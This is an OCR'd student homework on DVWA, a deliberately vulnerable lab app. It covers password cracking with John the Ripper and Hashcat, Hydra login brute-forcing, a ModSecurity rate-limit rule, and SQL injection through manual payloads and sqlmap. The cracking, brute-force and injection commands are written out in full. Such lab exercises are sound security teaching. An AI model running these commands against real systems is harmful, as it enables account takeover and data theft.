


Computer Security

Universidad San Francisco de Quito

Homework 02

Luciana Valdivieso Vivanco (00320684)

Josué Daniel Cárdenas Riascos (00320804)

Gustavo René Terán Mina (00324422)

Problem 1: Authentication Attacks and Password Cracking


Cracking using John the Ripper by default

- We use the command


```
john hashes.txt --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt
```

In order to crack the hash with the default ***rockyou.txt*** dictionary

- **screenshot** of the `john --show` command



- content of the original `hashes.txt` file



- Original database

```
gustavo@rne: /etc/modsecuri
gustavo@rne:/etc/modsecurity/crs$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 37
Server version: 10.11.11-MariaDB-0ubuntu0.24.04.2 Ubuntu 24.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> USE dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [dvwa]> SELECT user, password FROM users;
+---------+----------------------------------+
| user    | password                         |
+---------+----------------------------------+
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 |
| gordonb | e99a18c428cb38d5f260853678922e03 |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 |
+---------+----------------------------------+
5 rows in set (0.000 sec)

MariaDB [dvwa]> exit;
Bye
```


To sum up:

- ✔️ **Correctly used tool.**
- ✔️ **Wordlist** `rockyou.txt` **was sufficient.**

Cracking using Hashcat by default.

1. We use the command below to be able to see the hashes.

```
cat hashes.txt
```




2. **Run Hashcat**


```
hashcat -m 0 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
```

Meaning:

- `m 0` → MD5 hash type
- `a 0` → simple dictionary attack
- `hashes.txt` → your hashes file
- `rockyou.txt` → dictionary



- These were the results



Only 4 passwords are shown because `smithy` 's hash is the same as `admin` s, it resolves to the same value.

John the Ripper with wordlist and custom rule.

1. We create the ***custom.txt*** file with 10 possible passwords

```
gustavo2025
letmein
p@ssw0rd!
adminadmin
qwerty123
charley
12345678
pa$$word
dvwa123
test1234
```

2. We create the rule file ***custom.rule***

```
:
$1
$2025
c
```

For which this means:


- `:` → no change (original word)
- `$1` → add a "1" at the end
- `$2025` → add "2025" at the end
- `c` → capitalize the first letter

3. Run John with your wordlist and custom rules.

```
john hashes.txt --format=raw-md5 --wordlist=custom.txt --rules=custom
```

4. View the results

```
john --show --format=raw-md5 hashes.txt
```




Hashcat with wordlist and custom rule

1. We run hashcat with wordlist and custom rule.


```
hashcat -m 0 -a 0 hashes.txt custom.txt -r custom.rule
```

Explanation:

- `m 0` : MD5 hash type
- `a 0` : dictionary mode
- `custom.txt` : your wordlist
- `r custom.rule` : apply your custom rules



2. Results



Brute Force with Hydra to DVWA Login

1. **We verify the DVWA URL from Kali**

For DVWA we use WSL2 from windows, then to get the IP we use the command

```
wsl hostname -I
```

Giving us the following result: IP = 172.20.122.211

Then we access the URL with that IP

```
http://172.20.122.211/DVWA/index.php
```

2. Capture the form parameters

Open the developer tools (F12) in your browser → **"Network"** tab, and go to the "Payload" tab of the request on login.

```
username=admin&password=password&Login=Login
```

3. We create ***users.txt*** files and reuse the file of possible passwords called ***custom.txt.***

Content of the users.txt file:

```
admin
gordonb
smithy
```

Contents of the custom.txt file:

```
gustavo2025
letmein
p@ssw0rd!
adminadmin
qwerty123
charley
12345678
pa$$word
dvwa123
test1234
```


4. We run Hydra

```
hydra -L users.txt -P custom.txt 172.20.122.211 http-post-form "/DVWA/login.php:username=^USER^&password=^PAS
```

What does the end of the command mean?

- `username=^USER^&password=^PASS^&Login=Login` → format of the form
- `Login failed` → text that appears **when login fails**

5. Results



Implement and test ModSecurity rules to prevent brute force attacks

1. Open your custom rules file

```
sudo nano /etc/modsecurity/crs/rules/REQUEST-999-local.conf
```

2. Add a simple rule to detect multiple attempts from the same IP

```
# Limitar intentos de login fallido
SecAction "id:9001,phase:1,nolog,pass,initcol:ip=%{REMOTE_ADDR},setvar:ip.login_attempt=+1"

SecRule REQUEST_URI "@beginsWith /DVWA/login.php" \
    "id:9002,phase:2,deny,status:403,log,msg:'Brute force attempt detected',\
    chain"
    SecRule IP:login_attempt "@gt 5"
```

What does it do?

- Counts attempts per IP on each request to `/login.php`
- If more than **5 attempts**, deny access with `403 Forbidden`


3. Restart Apache to apply the changes

```
sudo service apache2 restart
```

4. Verify that the rule works

From Kali we use this:

```
hydra -l admin -P custom.txt 172.20.122.211 http-post-form "/DVWA/login.php:username=^USER^&password=^PASS^&
```



As we can see it stays loading without showing any result.

Upgrade DVWA to "hard" and Document the Differences in Authentication Mechanisms

1. **Login to DVWA**

   Login to DVWA in your browser (e.g., `http://127.20.122.211/DVWA/login.php)` with the known username and password (default, `admin/password`).


2. **Access the Security Settings**

   In the left side panel, look for the **DVWA Security** section.

3. **Change the Security Level**

   In the drop-down menu, select the "hard" (or "high") level and click "Submit".

   - In "low" and "medium" mode, DVWA has looser validation settings.
   - In "hard", DVWA implements additional protections:
     - **Strict CSRF token validation:** the login form includes a token (e.g., `user_token`) that changes dynamically.
     - **Generic error messages:** Responses are often less informative, making error-based enumeration more difficult.
     - **Possible inclusion of time delays or time locks:** Some configurations may introduce a delay between attempts or limit the number of requests.



Document Differences.

- **In Medium Mode:**
  - Token validation may be partial or not as strict.
  - Error messages may give clues (e.g. "login failed" without additional restrictions).
  - Authentication checks are basic and allow attacks with tools that use a static token or do not verify change per request.

user_token in Medium

```
username  "admin"
password  "password"
Login  "Login"
```

- **In Hard Mode:**
  - Each request to the form includes a CSRF token that is dynamically generated, meaning that for each attempt the correct value changes.
  - The system rejects requests with incorrect tokens, even if the credentials are correct.
  - Error messages are generic, which makes it impossible to know whether the token or the credentials failed.
  - Some additional delay or blocking can be implemented at the application level.

user_token on Hard


```
username  "admin"
password  "password"
```

```
Login  "Login"
user_token  "c12311bf7a4ce97217f70d561f28710f"
```

Feature	DVWA - Medium	DVWA - Hard
CSRF validation (user_token)	Token present; can be static or less dynamic.	Dynamically generated token; changes on each request; mandatory and strictly validated.
Error message on login	Somewhat descriptive message ("Login failed"), without differentiating causes.	Generic message; details are hidden to prevent enumeration.
Delay or lockout after multiple attempts	No significant blocking or delay after failed attempts.	Possible temporary blocking or delay after few failed attempts, making automated attacks more difficult.
Brute force response	Allows automation of multiple attempts more efficiently.	Dynamic token validation process and possible lockout mechanisms prevent automation.


Attempt to Bypass Protections at the "hard" level.

1. Verify that DVWA is at **Hard** level




2. Inspect login behavior with Burp Suite

- Configure your browser to use Burp's proxy (127.0.0.1:8080)



3. Try a manual bypass

Reuse the same token



Result:
Login failed → this confirms that the token **cannot be reused.**

4. Results

- In **"hard"** mode **,** DVWA effectively protects against basic tools (Hydra, curl).
- Protection with `user_token` (CSRF token) forces an attacker to:
  - Obtain the page
  - Extract the token
  - Use it immediately
- This **completely breaks classic brute-force attacks** without advanced automation.


2. SQL Injection at Different Security Levels

Environment configuration


- We set up DVWA in the host and we use a Kali VM as the attacker
- We use Docker to run DVWA

```
git clone https://github.com/digininja/DVWA.git
cd DVWA
docker-compose up -d
```

Host



Attacker: Kali with ip



Security level: Low


The playloads that bypass medium security are:

```
1' OR '1'='1
```

```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```

For this playloads we coudl only get

```
1 UNION SELECT null, version() --
1 UNION SELECT null, database() --
1 UNION SELECT null, user() --
```




🔎 Analysis of security controls:

- The `ORDER BY` payloads did **not** produce any visible change or error message, regardless of the number used.
- The `UNION SELECT` payloads such as `1 UNION SELECT 1,2 --` returned fixed values: `First name: admin` and `Surname: admin`, suggesting that the injected results were not reflected in the output.
- No SQL syntax error was thrown, indicating that the injection point exists, but the output is not being printed back to the browser (a **blind injection** scenario is possible).

The tested SQL injection payloads were accepted by the application but did not return visible results in the browser. This indicates that DVWA is indeed vulnerable at this security level, but the page does not reflect the output of the injected query. As a result, **manual testing is limited**, and further exploitation should be attempted using automated tools such as `sqlmap` to extract data from the backend.

sqlmap

We inspect the developer tools to get the PHPSESSID




we run in the kali terminal:


```
sqlmap -u "http://192.168.100.159/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=9ff020a9fd79ee9930a5c9f57eff042d; security=low" \
--batch \
--dbs
```

to get the tables we run:

```
sqlmap -u "http://192.168.100.159/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=9ff020a9fd79ee9930a5c9f57eff042d; security=low" \
--batch \
--tables -D dvwa
```

